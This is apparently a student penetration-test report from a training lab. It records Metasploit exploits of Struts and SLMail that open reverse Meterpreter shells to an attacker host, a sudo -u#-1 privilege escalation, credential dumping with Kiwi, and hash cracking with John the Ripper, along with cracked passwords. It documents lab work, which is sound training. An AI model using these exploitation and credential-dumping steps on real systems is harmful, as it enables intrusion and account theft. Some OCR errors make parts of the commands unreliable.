
Images	<pre> meterpreter > cd passwd [-] stdapi_fs_chdir: Operation failed: 20 meterpreter > cat passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter > </pre>
Affected Hosts	192.168.13.11
Remediation	Keeping software up to date with the most recent security updates

Vulnerability 10	Findings
Title	Struts – CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Utilizing Nessus, determine that this host (192.168.13.12) is vulnerable to a struts exploit. Via MSFconsole, utilize the struts2_content_type_ognl exploit. Once a shell was made, found flag in the “flagisinthisthisfile.7z” file.


Images	<pre> meterpreter > ls Listing: /cve-2017-538 ===== Mode Size Type Last modified Name -- -- -- -- -- 100644/rw-r--r-- 22365155 fil 2022-02-08 09:17:59 -0500 cve-2017-538-example.jar 100755/rwxr-xr-x 78 fil 2022-02-08 09:17:32 -0500 entry-point.sh 040755/rwxr-xr-x 4096 dir 2022-07-21 19:34:07 -0400 exploit meterpreter > pwd /cve-2017-538 meterpreter > cd .. meterpreter > pwd / meterpreter > cd root meterpreter > ls Listing: /root ===== Mode Size Type Last modified Name -- -- -- -- -- 040755/rwxr-xr-x 4096 dir 2022-02-08 09:17:45 -0500 .m2 100644/rw-r--r-- 194 fil 2022-02-08 09:17:32 -0500 flagisinThisfile.7z meterpreter > cat flagisinThisfile.7z 7z***'FV*%*!***flag 10 is wjasdufsdkg </pre>
Affected Hosts	192.168.13.13
Remediation	Keeping software up to date with the most recent security updates


Vulnerability 12	Findings
Title	CVE-2019-14287
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	SSH into the user Alice, perform a privilege escalation. Use command sudo -u#-1 cat /root/flag12.txt to get the flag.
Images	<pre>User alice may run the following commands on ba3020866a19: (ALL, !root) NOPASSWD: ALL \$ cat priv grep 'ALL' cut -d ')' -f 2 > binary" > sudo -u#1 cat /root/flag12.txt > ls > cd .. > ls > sudo -u#-1 cat /root/flag12.txt > sudo -u#-1 cat /root/flag12.txt > sudo -u > clear > fu root > fu- > sudo -l > ^C \$ sudo -l Matching Defaults entries for alice on ba3020866a19: pam3_ -> Team6 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin User alice may run the following commands on ba3020866a19: (ALL, !root) NOPASSWD: ALL \$ sudo -u#-1 cat /root/flag12.txxt cat: /root/flag12.txxt: No such file or directory \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 \$</pre>
Affected Hosts	192.168.13.14
Remediation	Keeping software up to date with the most recent security updates

Vulnerability 1	Findings
Title	Tanya4life
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Low
Description	Utilizing GitHub, and the repository "xampp.users", found username and hashed password. Used John the Ripper to reveal credentials (trivera:Tanya4life)

Images	 <pre> # cd Desktop # (root㉿kali)-[~/Desktop] # nano flag1 # (root㉿kali)-[~/Desktop] # john flag1 Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst [anya4life] (trivera) 1g 0:00:00:00 DONE 2/3 (2024-08-07 19:00) 7.692g/s 9646p/s 9646c/s 9646C/s 123456.. jake Use the "--show" option to display all of the cracked passwords reliably Session completed. # # </pre>
Affected Hosts	N/A
Remediation	Not post credentials in an open forum

Vulnerability 2	Findings
Title	Nmap Scan
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Utilizing Nmap, scan for available hosts. Then key in the IP's in the browsers URL.
Images	

	
Affected Hosts	172.22.117.20
Remediation	N/A

Vulnerability 3	Findings
Title	FTP Anonymous
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Utilizing Nmap, notice FTP on port 21 is open.
Images	
Affected Hosts	172.22.117.20
Remediation	Unused ports should be closed. Whitelisting can be used to allow authorized users.

Vulnerability 4	Findings
Title	SLMail (SMTP on P25 and POP3 on P110)

Type (Web app / Linux OS / Windows OS)	Windows OS																																																																						
Risk Rating	Medium																																																																						
Description	Utilizing Nmap, notice SLMail on port 25 and 110. Via MSFconsole, use "windows/pop3/seattlelab_pass" exploit. When a meterpreter session is created ls to find flag 4.																																																																						
Images	<pre>No active sessions. msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.17.0.1:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Exploit completed, but no session was created. msf6 exploit(windows/pop3/seattlelab_pass) > set lhost 172.22.117.100 lhost => 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:58530) at 2024-08-07 19:50:27 -0400 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System </pre> <table border="1"> <thead> <tr> <th>Mode</th> <th>Size</th> <th>Type</th> <th>Last modified</th> <th>Name</th> </tr> </thead> <tbody> <tr><td>100666/rw-rw-rw-</td><td>32</td><td>fil</td><td>2022-03-21 11:59:51 -0400</td><td>flag4.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3358</td><td>fil</td><td>2002-11-19 13:40:14 -0500</td><td>listrcrd.txt</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1840</td><td>fil</td><td>2022-03-17 11:22:48 -0400</td><td>maillog.000</td></tr> <tr><td>100666/rw-rw-rw-</td><td>3793</td><td>fil</td><td>2022-03-21 11:56:50 -0400</td><td>maillog.001</td></tr> <tr><td>100666/rw-rw-rw-</td><td>4371</td><td>fil</td><td>2022-04-05 12:49:56 -0400</td><td>maillog.002</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1940</td><td>fil</td><td>2022-04-07 10:06:59 -0400</td><td>maillog.003</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-04-12 20:36:05 -0400</td><td>maillog.004</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2210</td><td>fil</td><td>2022-04-16 20:47:12 -0400</td><td>maillog.005</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2831</td><td>fil</td><td>2022-06-22 23:30:54 -0400</td><td>maillog.006</td></tr> <tr><td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2022-07-13 12:08:13 -0400</td><td>maillog.007</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2365</td><td>fil</td><td>2024-08-05 19:29:38 -0400</td><td>maillog.008</td></tr> <tr><td>100666/rw-rw-rw-</td><td>2366</td><td>fil</td><td>2024-08-07 18:45:32 -0400</td><td>maillog.009</td></tr> <tr><td>100666/rw-rw-rw-</td><td>10877</td><td>fil</td><td>2024-08-07 19:50:26 -0400</td><td>maillog.txt</td></tr> </tbody> </table> <pre>meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter ></pre>	Mode	Size	Type	Last modified	Name	100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt	100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt	100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000	100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001	100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:56 -0400	maillog.002	100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003	100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004	100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005	100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006	100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007	100666/rw-rw-rw-	2365	fil	2024-08-05 19:29:38 -0400	maillog.008	100666/rw-rw-rw-	2366	fil	2024-08-07 18:45:32 -0400	maillog.009	100666/rw-rw-rw-	10877	fil	2024-08-07 19:50:26 -0400	maillog.txt
Mode	Size	Type	Last modified	Name																																																																			
100666/rw-rw-rw-	32	fil	2022-03-21 11:59:51 -0400	flag4.txt																																																																			
100666/rw-rw-rw-	3358	fil	2002-11-19 13:40:14 -0500	listrcrd.txt																																																																			
100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000																																																																			
100666/rw-rw-rw-	3793	fil	2022-03-21 11:56:50 -0400	maillog.001																																																																			
100666/rw-rw-rw-	4371	fil	2022-04-05 12:49:56 -0400	maillog.002																																																																			
100666/rw-rw-rw-	1940	fil	2022-04-07 10:06:59 -0400	maillog.003																																																																			
100666/rw-rw-rw-	1991	fil	2022-04-12 20:36:05 -0400	maillog.004																																																																			
100666/rw-rw-rw-	2210	fil	2022-04-16 20:47:12 -0400	maillog.005																																																																			
100666/rw-rw-rw-	2831	fil	2022-06-22 23:30:54 -0400	maillog.006																																																																			
100666/rw-rw-rw-	1991	fil	2022-07-13 12:08:13 -0400	maillog.007																																																																			
100666/rw-rw-rw-	2365	fil	2024-08-05 19:29:38 -0400	maillog.008																																																																			
100666/rw-rw-rw-	2366	fil	2024-08-07 18:45:32 -0400	maillog.009																																																																			
100666/rw-rw-rw-	10877	fil	2024-08-07 19:50:26 -0400	maillog.txt																																																																			
Affected Hosts	172.22.117.20																																																																						
Remediation	Keeping software up to date with the most recent security updates																																																																						

Vulnerability 5	Findings
Title	Scheduled Task Vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Utilizing the previous exploit, navigate to "schtasks /query" to see all the tasks and the flag.


Images	<pre>C:\Program Files (x86)\S1mail\System>sc tasks /query /TN flag5 /FO list /v sc tasks /query /TN flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 8/3/2022 11:35:10 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$\54fa8cd5c1354adc9214969d716673f5 Comment: Scheduled Task State: Enabled Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Idle Time: Stop Task If Still Running Power Management: Run As User: ADMBob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At logon time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A HostName: WIN10 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 8/3/2022 11:35:10 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$\54fa8cd5c1354adc9214969d716673f5 Comment: Scheduled Task State: Enabled</pre>
Affected Hosts	172.22.117.20
Remediation	Keeping software up to date with the most recent security updates

Vulnerability 6	Findings
Title	Kiwi Flag 6
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Utilizing Kiwi, dump the SAM files and crack the hash with John the Ripper
Images	<pre>[root@kali:~]# nano flag4.txt(maybe) zsh: number expected [root@kali:~]# nano flag6.txt [root@kali:~]# john flag6.txt --format=NT Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (flag6) 1g 0:00:00:00 DONE 2/3 (2024-08-07 20:37) 8.333g/s 753091p/s 753091c/s 753091C/s News2..Faith! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.</pre>
Affected Hosts	172.22.117.20
Remediation	Securely store all password hashes

Vulnerability 7	Findings
-----------------	----------

Title	Lateral Movement
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	The flag was located while searching the host
Images	<pre> meterpreter > cd Desktop\\ meterpreter > ls Listing: C:\\Users\\Public\\Desktop ===== Mode Size Type Last modified Name -- -- -- -- -- 100666/rw-rw-rw- 174 fil 2019-12-07 04:12:42 -0500 desktop.ini meterpreter > cd .. meterpreter > cd Documents\\ meterpreter > ls Listing: C:\\Users\\Public\\Documents ===== Mode Size Type Last modified Name -- -- -- -- -- 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt meterpreter > cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc meterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	Keeping software up to date with the most recent security updates

Vulnerability 8	Findings
Title	MsCacheV2 via LSADump
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Utilizing Kiwi, Isadump the cache (kiwi_cmd Isadump::cache). This provided the hashes for the administrator and ADMBob among some others

Images	 <pre> 040555/r-xr-xr-x 0 dir 2022-02-15 13:14:11 -0500 Favorites 040555/r-xr-xr-x 0 dir 2022-02-15 13:14:11 -0500 Links 040777/rwxrwxrwx 0 dir 2022-02-15 13:13:59 -0500 Local Settings 040555/r-xr-xr-x 0 dir 2022-02-15 13:14:11 -0500 Music 040777/rwxrwxrwx 0 dir 2022-02-15 13:13:59 -0500 My Documents 100666/rw-rw-rw- 786432 fil 2024-08-05 19:40:30 -0400 NTUSER.DAT 100666/rw-rw-rw- 65536 fil 2022-02-15 13:16:15 -0500 NTUSER.DAT{1c3790b4-b8a 100666/rw-rw-rw- 524288 fil 2022-02-15 13:13:59 -0500 NTUSER.DAT{1c3790b4-b8a regtrans-ms 100666/rw-rw-rw- 524288 fil 2022-02-15 13:13:59 -0500 NTUSER.DAT{1c3790b4-b8a regtrans-ms 040777/rwxrwxrwx 0 dir 2022-02-15 13:13:59 -0500 NetHood 040555/r-xr-xr-x 0 dir 2022-02-15 13:14:11 -0500 Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 13:13:59 -0500 PrintHood 040777/rwxrwxrwx 0 dir 2022-02-15 13:13:59 -0500 Recent 040555/r-xr-xr-x 0 dir 2022-02-15 13:14:11 -0500 Saved Games 040555/r-xr-xr-x 0 dir 2022-02-15 13:14:11 -0500 Searches 040777/rwxrwxrwx 0 dir 2022-02-15 13:13:59 -0500 SendTo 040777/rwxrwxrwx 0 dir 2022-02-15 13:13:59 -0500 Start Menu 040777/rwxrwxrwx 0 dir 2022-02-15 13:13:59 -0500 Templates 040555/r-xr-xr-x 0 dir 2022-02-15 13:14:11 -0500 Videos 100666/rw-rw-rw- 114688 fil 2022-02-15 13:13:59 -0500 ntuser.dat.LOG1 100666/rw-rw-rw- 0 fil 2022-02-15 13:13:59 -0500 ntuser.dat.LOG2 100666/rw-rw-rw- 20 fil 2022-02-15 13:13:59 -0500 ntuser.ini meterpreter > shell Process 2220 created. Channel 2 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Users\Administrator>net users net users User accounts for \\ ADMBob Administrator flag8-ad12fc2ffcc1e47 Guest hdodge jsmith krbtgt tschubert The command completed with one or more errors. Using default input encoding: UTF-8 Loaded 2 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Spring2022 (sysadmin) Proceeding with incremental:ASCII 1g 0:00:00:46 3/3 0.02172g/s 45918Kp/s 45918Kc/s 45918KC/s 9rc6tq..9rjim4 1g 0:00:01:26 3/3 0.01162g/s 46477Kp/s 46477Kc/s 46477KC/s r34macr..r34meso 1g 0:00:01:26 3/3 0.01154g/s 46523Kp/s 46523Kc/s 46523KC/s hcnow28..hcnow28 Use the '--show --format=NT' options to display all of the cracked passwords reliably Session aborted [root@kali]# ./john flag8.txt --mscash2 Unknown option: "--mscash2" [root@kali]# ./john flag8.txt --format=mscash2 Using default input encoding: UTF-8 Loaded 2 password hashes with 2 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Changeme! (ADMBob) Proceeding with incremental:ASCII </pre>
Affected Hosts	172.22.117.20
Remediation	Not storing any credentials in the cache and implement multi-factor authentication

Vulnerability 9	Findings
Title	Navigating the C:\ directory

Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Navigating to the root directory, flag 9 was found
Images	<pre> Mode Size Type Last modified Name — 040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 \$Recycle.Bin 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings 040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 PerfLogs 040555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files 040777/rwxrwxrwx 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86) 040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData 040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery 040777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information 040555/r-xr-xr-x 4096 dir 2022-02-15 13:13:58 -0500 Users 040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows 100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt 000000/- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys meterpreter > cat flag9.txt F7356e02f44c4fe7bf5374ff9bcbf872meterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	Implement better access control to protect sensitive data.

Vulnerability 10	Findings
Title	Default Administrator Credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Utilizing Kiwi, dump the DCSync to reveal the Administrator NTLM password Hash. Use John the Ripper to extract the password.
Images	<pre> (root@kali)-[~] # john flag10.txt --format=NT Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 44 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Changeme! (Administrator) 1g 0:00:00:00 DONE 2/3 (2024-08-07 21:17) 10.00g/s 13180p/s 13180c/s 13180C/s 123456..jake Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed. (root@kali)-[~] # </pre>

	<pre>[!] Loaded x86 Kiwi on an x86_64 architecture. Success. meterpreter > kiwi_cmd lsadump::cache Domain : WINDC01 SysKey : ff31610b547719f0b4c3559ee89cbfa7 Local name : WINDC01 (S-1-5-21-1356368754-446799240-2189388022) Domain name : REKALL (S-1-5-21-3484858390-3689884876-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {0cf9446-090f-13f8-aba7-c22210577d3c} [00] {0cf9446-090f-13f8-aba7-c22210577d3c} 20183e396bd7028e38ff3789f8d9276e87d56d39f541bd83894d067e4bcad77b * Iteration is set to default (10240) meterpreter > kiwi_cmd lsadump::sam Domain : WINDC01 SysKey : ff31610b547719f0b4c3559ee89cbfa7 Local SID : S-1-5-21-1356368754-446799240-2189388022 SAMKey : 5a3766a8f00ef1705c197b2af9440c71 RID : 000001f4 (500) User : Administrator Hash NTLM: d7783b44a8b3d69e8e7d55f9272df3f9 RID : 000001f5 (501) User : Guest RID : 000001f7 (503) User : DefaultAccount RID : 000001f8 (504) User : WDAGUtilityAccount Proceeding with wordlist:/usr/share/john/password.lst spring2022 (sysadmin) Proceeding with 